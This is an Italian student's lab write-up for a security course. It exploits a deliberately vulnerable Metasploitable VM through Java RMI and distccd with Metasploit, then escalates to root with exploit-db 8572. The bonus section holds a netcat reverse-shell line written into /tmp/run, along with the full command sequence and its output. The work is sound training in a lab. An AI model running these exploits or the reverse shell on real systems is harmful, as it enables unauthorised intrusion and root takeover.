

PROGETTO SETTIMANA 7

24/01/2025

TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099- Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo
- IP: 192.168 .77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo
IP: 192.168 .77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete.



2) informazioni sulla tabella di routing della macchina vittima.

SVOLGIMENTO

Per prima cosa vado a modificare gli indirizzi IP delle macchine come richiede la traccia:

- Kali= 192.168 .77.111
- Metasploitable 2= 192.168 .77.112

KALI



Metasploitable

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.77.112
netmask 255.255.255.0
network 192.168.77.0
gateway 192.168.77.1
broadcast 192.168.77.255
```

```
[ Read 16 lines ]

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6d:84:56
          inet addr:192.168.77.112  Bcast:192.168.77.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6d:8456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4752 (4.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23109 (22.5 KB)  TX bytes:23109 (22.5 KB)
```


Ora pingo le macchine per controllare che comunichino

```
(kali㉿kali)-[~]
└─$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data:
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=3.63 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=1.09 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=3.86 ms
^C
--- 192.168.77.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2112ms
rtt min/avg/max/mdev = 1.086/2.858/3.862/1.257 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.77.111
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data:
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=1.23 ms
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=1.01 ms
64 bytes from 192.168.77.111: icmp_seq=4 ttl=64 time=0.905 ms
--- 192.168.77.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.905/1.110/1.288/0.161 ms
msfadmin@metasploitable:~$
```

Ora che le macchine sono in comunicazione posso passare alla prossima fase; tramite il terminale di kali eseguo un <nmap> per verificare lo stato delle porte: `nmap -p- -T4 192.168.77.112`

```
└─$ nmap -p- -T4 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 03:53 EST
Nmap scan report for 192.168.77.112
Host is up (0.0025s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
45490/tcp open  unknown
46559/tcp open  unknown
51990/tcp open  unknown
```



La porta richiesta è la 1099, eseguo un nmap più approfondito per verificare la versione del servizio: `nmap -A -p 1099 192.168.77.112`

```
└─(kali@kali)-[~]
└─$ nmap -A -p 1099 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 03:56 EST
Nmap scan report for 192.168.77.112
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
```

Come possiamo vedere il servizio attivo nella porta 1099 è Java-rmi.

Ora posso passare a configurare l'attacco; apro la consolo di metasploit sempre tramite il terminale di kali:

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt

      .:ok000kdc'      'cdk000ke:
      .x000000000000c  c00000000000x
      .00000000000000k, ,k00000000000000:
      '00000000kkk00000: '0000000000000000'
      o00000000 .MMMM .o000o00001 .MMMM .00000000o
      d00000000 .MMMMMM .o000o: .MMMMMM .00000000x
      (00000000 .MMMM .MMMM .MMMM .MMMM .00000000l
      .00000000 .MMMM .MMMM .MMMM .MMMM .00000000.
      c0000000 .MMMM .00o .MMMMMM .00o .MMMM .0000000c
      o0000000 .MMMM .0000 .MMMM .0000 .MMMM .000000o
      l00000 .MMMM .0000 .MMMM .0000 .MMMM .00000l
      ;0000 .MMMM .0000 .MMMM .0000 .MMMM .0000;
      .d00o .MM .0000eccc0000 .MX x00d.
      ,k0! M .0000000000000 .M' d0k,
      :kk; .0000000000000 .0k;
      ;k000000000000000k;
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .
      .

+ -- ==[ metasploit v6.4.18-dev ]
+ -- ==[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- ==[ 1471 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Usiamo il comando <search> seguito dal servizio: [search java_rmi](#)

```
msf6 > search java_rmi

Matching Modules

# Name Disclosure Date Rank C
heck Description
- - - - -
0 auxiliary/gather/java_rmi_registry . normal N
o Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Y
es Java RMI Server Insecure Default Configuration Java Code Execution
2 \_ target: Generic (Java Payload) . . .
3 \_ target: Windows x86 (Native Payload) . . .
4 \_ target: Linux x86 (Native Payload) . . .
5 \_ target: Mac OS X PPC (Native Payload) . . .
6 \_ target: Mac OS X x86 (Native Payload) . . .
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal N
o Java RMI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent N
o Java RMIConnectionImpl Deserialization Privilege Escalation
```

Scegliamo il numero 1 perchè è quello che serve per il nostro caso; la traccia chiede di entrare e di interagire dentro la macchina target quindi il modulo exploit è quello che fa per noi-

Lo selezioniamo con il comando use: [use 1](#)

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > █
```

Ora siamo dentro l'exploit, con il comando `show options` andiamo a configurare l'exploit: [show options](#)

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1099            yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080            yes       The local port to listen on.
  SSL        false           no        Negotiate SSL for incoming connections
  SSLCert    no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.77.111  yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Ci richiede di mettere un rhosts, mettiamo l'indirizzo ip di Metasploitable con il comando: [set rhost 192.168.77.112](#)

```
  HTTPDELAY  10              yes       Time th
  RHOSTS     192.168.77.112  yes       The tar
  RPORT      1099            yes       The tar
  SRVHOST    0.0.0.0          yes       The loc
  SRVPORT    8080            yes       The loc
  SSL        false           no        Negotia
  SSLCert    no              no        Path to
  URIPATH    no              no        The URI
```


Il payload lasciamo quello che ci ha dato lui, possiamo notare come è già settato in automatico. La schermata di show options corretta dovrebbe risultare in questo modo:

```
Module options (exploit/multi/misc/java_rmi_server):
```

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| HTTPDELAY | 10 | yes | Time that the HTTP Server will wait for the payload request |
| RHOSTS | 192.168.77.112 | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 1099 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

```

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.77.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Generic (Java Payload)
```

Ora lanciamo l'attacco con il comando: **exploit**

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/BQPXbQDE
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header...
[*] 192.168.77.112:1099 - Sending RMI Call...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:53452) at 2025-01-24 04:21:25 -0500

meterpreter > |
```

Siamo dentro, ora posso effettuare le operazioni richieste, prima cosa mi controllo qualche informazione della macchina target, riporto alcuni esempi con il comando eseguito che si può vedere negli screenshot:

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > |
```

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe6d:8456
IPv6 Netmask : ::

meterpreter > 
```

```
meterpreter > route

IPv4 network routes
=====
```

| Subnet | Netmask | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1 | 255.0.0.0 | 0.0.0.0 | | |
| 192.168.77.112 | 255.255.255.0 | 0.0.0.0 | | |

Come richiesto ecco la configurazione di rete e la tabella di routing.

Ultimo comando provato è stato `<shell>` che mi permette di avviare una shell e cercare ulteriori informazioni:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
whoami
root

```


BONUS 1

Per cominciare ho collegato le macchine a Internet tramite pfsense; una volta collegate e appurato che comunicano passo a scansionare tramite NMAP la porta relativa il servizio distccd (3632). `nmap -A -p 3632 192.168.60.2`

```
(kali㉿kali)-[~]
$ nmap -A -p 3632 192.168.60.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 05:05 EST
Nmap scan report for 192.168.60.2
Host is up (0.0057s latency).

PORT      STATE SERVICE VERSION
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
```

Come vediamo la porta è aperta. Accediamo a Metasploit tramite la sua console e cerchiamo il modulo per eseguire l'exploit:

```
msf6 > search distccd

Matching Modules
=====
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|-------------------------------|-----------------|-----------|-------|--------------|
| 0 | exploit/unix/misc/distcc_exec | 2002-02-01 | excellent | Yes | DistCC Daemo |

```
n Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > █
```

Scegliamo l'unico modulo per il servizio ed entriamo nelle opzioni per la configurazione, i comando sono gli stessi dell'esercizio precedente:

Search, Use, Show options, Set, exploit,

A differenza di prima ora dobbiamo settare anche un payload, usiamo il comando `show payloads` :

| Compatible Payloads | | | | | |
|---|--|-----------------|--------|-------|---|
| # | Name | Disclosure Date | Rank | Check | D |
| Description | | | | | |
| 0 | payload/cmd/unix/adduser | . | normal | No | A |
| dd user with useradd | | | | | |
| 1 | payload/cmd/unix/bind_perl | . | normal | No | U |
| nix Command Shell, Bind TCP (via Perl) | | | | | |
| 2 | payload/cmd/unix/bind_perl_ipv6 | . | normal | No | U |
| nix Command Shell, Bind TCP (via perl) IPv6 | | | | | |
| 3 | payload/cmd/unix/bind_ruby | . | normal | No | U |
| nix Command Shell, Bind TCP (via Ruby) | | | | | |
| 4 | payload/cmd/unix/bind_ruby_ipv6 | . | normal | No | U |
| nix Command Shell, Bind TCP (via Ruby) IPv6 | | | | | |
| 5 | payload/cmd/unix/generic | . | normal | No | U |
| nix Command, Generic Command Execution | | | | | |
| 6 | payload/cmd/unix/reverse | . | normal | No | U |
| nix Command Shell, Double Reverse TCP (telnet) | | | | | |
| 7 | payload/cmd/unix/reverse_bash | . | normal | No | U |
| nix Command Shell, Reverse TCP (/dev/tcp) | | | | | |
| 8 | payload/cmd/unix/reverse_bash_telnet_ssl | . | normal | No | U |
| nix Command Shell, Reverse TCP SSL (telnet) | | | | | |
| 9 | payload/cmd/unix/reverse_openssl | . | normal | No | U |
| nix Command Shell, Double Reverse TCP SSL (openssl) | | | | | |
| 10 | payload/cmd/unix/reverse_perl | . | normal | No | U |
| nix Command Shell, Reverse TCP (via Perl) | | | | | |
| 11 | payload/cmd/unix/reverse_perl_ssl | . | normal | No | U |

Scegliamo il numero 3 e lo configuriamo: `set payload 3`

| Module options (exploit/unix/misc/distcc_exec): | | | |
|---|-----------------|----------|--|
| Name | Current Setting | Required | Description |
| CHOST | | no | The local client address |
| CPORT | | no | The local client port |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | 192.168.60.2 | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 3632 | yes | The target port (TCP) |

| Payload options (cmd/unix/bind_ruby): | | | |
|---------------------------------------|-----------------|----------|--------------------|
| Name | Current Setting | Required | Description |
| LPORT | 4444 | yes | The listen port |
| RHOST | 192.168.60.2 | no | The target address |

Exploit target:

| Id | Name |
|----|------------------|
| -- | --- |
| 0 | Automatic Target |

Lanciamo l'attacco: `exploit`

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.60.2:4444
[*] Command shell session 1 opened (192.168.50.2:35763 → 192.168.60.2:4444) at 2025-01-24 05:21:51 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
```

Siamo dentro ma abbiamo i privilegi da daemon, a noi servono i privilegi da root.

Per farlo dobbiamo eseguire una escalation di privilegi:

La Privilege Escalation, o "elevazione dei privilegi", è una tecnica usata dagli hacker per ottenere accesso non autorizzato a risorse di sistema o dati riservati. In pratica, un utente malintenzionato sfrutta vulnerabilità nel sistema per passare da un livello di accesso limitato (ad esempio, come un utente normale) a un livello di accesso più alto (come un amministratore).

Ci sono due tipi principali di privilege escalation:

- **Vertical privilege escalation:** Quando un utente con un basso livello di accesso ottiene un livello di accesso più alto.
- **Horizontal privilege escalation:** Quando un utente ottiene gli stessi diritti di un altro utente, senza aumentare effettivamente il proprio livello di privilegio.

Utilizzo il comando `<uname -a>` per visualizzare informazioni dettagliate sul sistema e verifico la versione del kernel:

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Abbiamo verificato che la versione del kernel è una 2.6.24; da un altro terminale su kali ci scarichiamo il file dell'exploit per quella versione.

Il comando da eseguire è [wget http://www.exploit-db.com/download/8572](http://www.exploit-db.com/download/8572)

```

(kali㉿kali)-[~]
$ wget http://www.exploit-db.com/download/8572
--2025-01-24 07:26:21-- http://www.exploit-db.com/download/8572
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:80... connecte
d.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/8572 [following]
--2025-01-24 07:26:21-- https://www.exploit-db.com/download/8572
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connect
ed.
HTTP request sent, awaiting response... 200 OK
Length: 2876 (2.8K) [application/txt]
Saving to: '8572'

8572                100%[=====>]  2.81K  --.-KB/s   in 0s

2025-01-24 07:26:22 (17.8 MB/s) - '8572' saved [2876/2876]

```

Una volta scaricato facciamo <ls> e verifichiamo che il file esista. Una volta fatto lo andiamo a salvare in <file.c>:

```

(kali㉿kali)-[~]
$ ls
8572  Documents  flag.txt  Music  Public  Videos
Desktop  Downloads  hydra.restore  Pictures  Templates

(kali㉿kali)-[~]
$ mv 8572 8572.c

(kali㉿kali)-[~]
$ ls
8572.c  Documents  flag.txt  Music  Public  Videos
Desktop  Downloads  hydra.restore  Pictures  Templates


```

Siccome il nostro metasploitable è una versione abbastanza vecchia rispetto a kali, il passaggio di file tra le due macchine risulta ostico; un modo per farlo è crearci un nostro server http molto semplice senza protezioni, in modo che possiamo recuperare poi il file con Metasploitable.

Sempre su questo terminale eseguo questo comando:

```
(kali㉿kali)-[~]  
$ python -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Andando sul browser e scrivendo l'indirizzo di kali stesso ci dovrebbe dare la pagina in cui vengono elencati i file che sono presenti nella cartella home; da qui tramite il terminale con l'exploit attivo posso prendermi il file 8572.c



Directory listing for /

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.john/](#)
- [.local/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.profile](#)
- [.rediscli_history](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.vboxclient-clipboard-tty7-control.pid](#)
- [.vboxclient-clipboard-tty7-service.pid](#)
- [.vboxclient-display-svga-x11-tty7-control.pid](#)
- [.vboxclient-display-svga-x11-tty7-service.pid](#)
- [.vboxclient-draganddrop-tty7-control.pid](#)
- [.vboxclient-draganddrop-tty7-service.pid](#)
- [.vboxclient-hostversion-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-service.pid](#)
- [.vboxclient-vmsvga-session-tty7-control.pid](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh_history](#)
- [.zshrc](#)
- [8572.c](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [flag.txt](#)
- [hydra.restore](#)
- [Music/](#)
- [Pictures/](#)
- [Public/](#)
- [Templates/](#)
- [Videos/](#)

diamo il comando `wget http://192.168.50.2:8080/8572.c`


```
[kali@kali]~$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.50.2 - - [24/Jan/2025 07:28:50] "GET / HTTP/1.1" 200 -
192.168.50.2 - - [24/Jan/2025 07:28:50] code 404, message File not found
192.168.50.2 - - [24/Jan/2025 07:28:50] "GET /favicon.ico HTTP/1.1" 404 -
192.168.60.2 - - [24/Jan/2025 07:30:15] "GET /8572.c HTTP/1.0" 200 -

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
wget http://192.168.50.2:8080/8572.c
```

Ho messo i 2 terminali vicini per verificare in tempo reale i movimenti; al comando `wget` sul terminale di destra, riceviamo una richiesta GET sul terminale di sinistra.

Diamo il comando `<ls>` per verificare che abbiamo preso correttamente il file

```
ls
4544.jsvc_up
8572.c
gconfd-msfadmin
orbit-msfadmin
```

Ora compiliamo il file con il comando `<gcc 8572.c -o escalation>` (escalation è il nome che gli ho dato, possiamo dargli qualsiasi nome)

Questo creerà il file eseguibile `escalation`.

```
gcc 8572.c -o escalation
ls
4544.jsvc_up
8572.c
escalation
gconfd-msfadmin
orbit-msfadmin
```

Ora continuiamo con i seguenti passaggi: inizialmente, creiamo il file script `/tmp/run` inserendo una riga di codice che richiama la shell Bash con il comando `echo`. Successivamente, aggiungiamo una seconda riga che ci permette di stabilire una connessione di shell inversa verso la macchina attaccante, utilizzando `netcat` sulla porta 4444

```
echo '#!/bin/bash' > /tmp/run
```

```
echo '/bin/netcat -e /bin/bash 192.168.50.2 4444' >>  
/tmp/run
```

```
echo '#!/bin/bash' > /tmp/run
```

```
echo '/bin/netcat -e /bin/bash 192.168.50.2 4444' >> /tmp/run
```

Questo prepara l'ambiente in modo che, una volta eseguito l'exploit, si instauri una sessione `netcat` con il sistema attaccante all'indirizzo IP specificato (192.168.50.2 ovvero kali)

Con il comando `<ls>` vediamo come ci ha creato il file `'run'`

```
ls  
4544.jsvc_up  
8572.c  
escalation  
gconfd-msfadmin  
orbit-msfadmin  
run ←
```

Ispezioniamo il file `run` per verificare che sia andato tutto correttamente:

```
cat run  
#!/bin/bash  
/bin/netcat -e /bin/bash 192.168.50.2 4444
```

Ora dobbiamo trovare l'id dei processi attivi; a noi serve quello relativo al gestore di dispositivi Udev. Esso consente la gestione dinamica dei dispositivi a blocchi e a caratteri, mantenendo solo i nodi relativi ai dispositivi presenti nel sistema e comunica direttamente col kernel.

Il comando da eseguire è: `cat /proc/net/netlink`

```
cat /proc/net/netlink
sk      Eth Pid      Groups  Rmem     Wmem     Dump     Locks
de313800 0    0        000000000 0         0         000000000 2
dd03ba00 4    0        000000000 0         0         000000000 2
dd653000 7    0        000000000 0         0         000000000 2
ddc11c00 9    0        000000000 0         0         000000000 2
ddc0dc00 10   0        000000000 0         0         000000000 2
dd040e00 15   2366     000000001 0         0         000000000 2
de313c00 15   0        000000000 0         0         000000000 2
de390800 16   0        000000000 0         0         000000000 2
df907800 18   0        000000000 0         0         000000000 2
```

2366 è il Pid che passeremo all'exploit; prima di farlo però dobbiamo aprire un altro terminale su kali e avviare una sessione netcat sulla porta 4444

```
(kali㉿kali)-[~]
└─$ netcat -vlp 4444
listening on [any] 4444 ...
```

Ritorniamo sul terminale di metasploitable e completiamo l'attacco con il comando: `./escalation 2366`

```
./escalation 2366
```

Ora sul terminale con la sessione netcat attiva possiamo vedere che siamo connessi:

```
File Actions Edit View Help
(kali@kali)-[~]
$ netcat -vlp 4444
listening on [any] 4444 ...
192.168.60.2: inverse host lookup failed: Unknown host
connect to [192.168.50.2] from (UNKNOWN) [192.168.60.2] 49633
whoami
root
id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6d:84:56
          inet addr:192.168.60.2  Bcast:192.168.60.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6d:8456/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:216 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13833 (13.5 KB)  TX bytes:30059 (29.3 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1040 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1040 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:468285 (457.3 KB)  TX bytes:468285 (457.3 KB)
```

Come si vede ora siamo utenti root. La scalata verticale dei privilegi ha avuto successo.

Per questo esercizio ho seguito diverse indicazioni online tra forum e guide. Il più utile è stato questo video

https://www.youtube.com/watch?v=DoUZFHwZntY&ab_channel=rwbnetsec

Che mi ha fatto capire bene i passaggi da seguire e quello che stavo facendo.